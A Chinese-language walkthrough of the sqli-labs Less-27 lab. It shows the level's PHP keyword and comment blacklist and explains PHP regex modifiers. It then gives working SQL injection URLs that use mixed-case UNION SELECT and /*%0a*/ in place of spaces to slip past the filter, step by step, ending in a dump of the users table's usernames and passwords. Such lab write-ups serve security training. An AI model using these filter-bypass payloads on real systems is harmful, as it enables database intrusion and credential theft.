

0x01. 判断注入类型

http://localhost:8088/sqlilabs/Less-27/?id=1'



http://localhost:8088/sqlilabs/Less-27/?id=2'%26%26'1'='1



单引号闭合，无小括号。

0x02. 判断过滤与绕过

```
$id = blacklist($id);
$hint = $id;
function blacklist($id)
{
    $id= preg_replace('/[\/\*]/',"",$id);      //strip out /*
    $id= preg_replace('/[--]/',"",$id);        //Strip out --.
    $id= preg_replace('/[#]/',"",$id);         //Strip out #.
    $id= preg_replace('/[ +]/',"",$id);        //Strip out spaces.
    $id= preg_replace('/select/m',"",$id);     //Strip out spaces.
    $id= preg_replace('/[ +]/',"",$id);        //Strip out spaces.
    $id= preg_replace('/union/s',"",$id);      //Strip out union
    $id= preg_replace('/select/s',"",$id);     //Strip out select
    $id= preg_replace('/UNION/s',"",$id);      //Strip out UNION
    $id= preg_replace('/SELECT/s',"",$id);     //Strip out SELECT
    $id= preg_replace('/Union/s',"",$id);      //Strip out Union
```

```
    $id= preg_replace('/Select/s',"",$id);      //Strip out select
    return $id;
}
```

仔细看看其实还好，没有过滤or与and，过滤了几个大小写的union和select但是可以用随机大小写绕过，过滤了--、#以及/**/，过滤了两次空格，过滤了/但没过滤\。

所以实际上只过滤了注释与空格，与 Less 26 相似。

0x03. PHP语法

正则表达式

PHP正则表达式的模式修饰符（官方文档）

PHP正则中的i,m,s,x,e

i

如果设定了此修正符，模式中的字符将同时匹配大小写字母。

m

如果设定了此修正符，行起始和行结束除了匹配整个字符串开头和结束外，还分别匹配其中的换行符的之后和之前。

s

如果设定了此修正符，模式中的圆点元字符.匹配所有的字符，包括换行符。没有此设定的话，则不包括换行符。

x

如果设定了此修正符，模式中的空白字符除了被转义的或在字符类中的以外完全被忽略，在未转义的字符类之外的#以及下一个换行符之间的所有字符，包括两头，也都被忽略。

e

如果设定了此修正符，preg_replace()在替换字符串中对逆向引用作正常的替换。

?

在./+/*之后表示非贪婪匹配，./+/*限定符都是贪婪的，它们会尽可能多的匹配文字，在它们的后面加上一个?就可以实现非贪婪或最小匹配。


0x04. 注入过程

这关同 Less 26，可以明注、报错注入、盲注。


0x04-01. 基于正确注入

这关可以用%a0代替空格，**但这里多了一种用/*%0a*/强行制造空格。**
原理暂不清楚，但 Less 26 无法使用，且只有%0a可以。

步骤1：数据库名
http://localhost:8088/sqlilabs/Less-27/?id=0'/*%0a*/UnIoN/*%0a*/SeLeCt/*%0a*/2,database(),4/*%0a*/||/*%0a*/'1'='1



步骤2：表名
http://localhost:8088/sqlilabs/Less-27/?id=0'/*%0a*/UnIoN/*%0a*/SeLeCt/*%0a*/2,(SeLeCt/*%0a*/group_concat(table_name)/*%0a*/from/*%0a*/information_schema.tables/*%0a*/where/*%0a*/table_schema='security'),4/*%0a*/||/*%0a*/'1'='1




步骤3：字段名
http://localhost:8088/sqlilabs/Less-27/?id=0'/*%0a*/UnIoN/*%0a*/SeLeCt/*%0a*/2,(SeLeCt/*%0a*/group_concat(column_name)/*%0a*/from/*%0a*/information_s

chema.columns/*%0a*/where/*%0a*/table_schema='security'/*%0a*/%26%26/*%0a*/table_name='users'),4/*%0a*/||/*%0a*/'1'='1

步骤4：数据

http://localhost:8088/sqlilabs/Less-27/?id=0'/*%0a*/UnIoN/*%0a*/SeLeCt/*%0a*/2,(SeLeCt/*%0a*/group_concat(concat_ws('$',id,username,password))/*%0a*/from/*%0a*/users),4/*%0a*/||/*%0a*/'1'='1



0x04-02. 基于错误注入

0x04-03. 基于Bool盲注

同 Less 26，将双写的or去掉，将**select替换为SeLeCt**即可。